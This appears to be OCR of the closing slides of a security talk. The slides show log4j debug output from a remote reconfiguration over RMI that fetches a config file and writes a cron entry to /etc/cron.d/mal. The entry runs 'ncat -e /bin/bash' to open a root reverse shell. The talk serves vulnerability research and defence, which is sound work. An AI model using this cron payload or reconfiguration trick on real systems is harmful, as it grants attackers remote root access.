
```
G Remote request to reconfigure using location http://127.0.0.1:4444/cron.xml
G Opening config URL http://127.0.0.1:4444/cron.xml
G uri does not represent a local file: http://127.0.0.1:4444/cron.xml
G Using configurationFactory org.apache.logging.log4j.core.config.ConfigurationFactory$Factory@49b9c018
G PluginManager 'Lookup' found 16 plugins
G Closing HttpInputStream sun.net.www.protocol.http.HttpURLConnection$HttpInputStream@37923ad9
```

```
2023-01-26 22:02:02,079 RMI TCP Connection(12)-192.168.6.129 DEBUG PatternLayout$Builder(pattern="### mal
* * * * * root ncat -e /bin/bash 127.0.0.1 5555
### mal", PatternSelector=null, Configuration(MyApp), Replace=null, charset="null", alwaysWriteExceptions="
```

```
RMI TCP Connection(12)-192.168.6.129 DEBUG Starting FileManager /etc/cron.d/mal
RMI TCP Connection(12)-192.168.6.129 DEBUG Building Plugin[name=appenders, class=o
RMI TCP Connection(12)-192.168.6.129 DEBUG createAppenders(={MyFile})
```

Write Malicious Cron.d

RCE Result




I'M AFRAID WE'RE
FRESH OUT OF RCES, SIR.

Thank you for your attention

Q&A
or
A&Q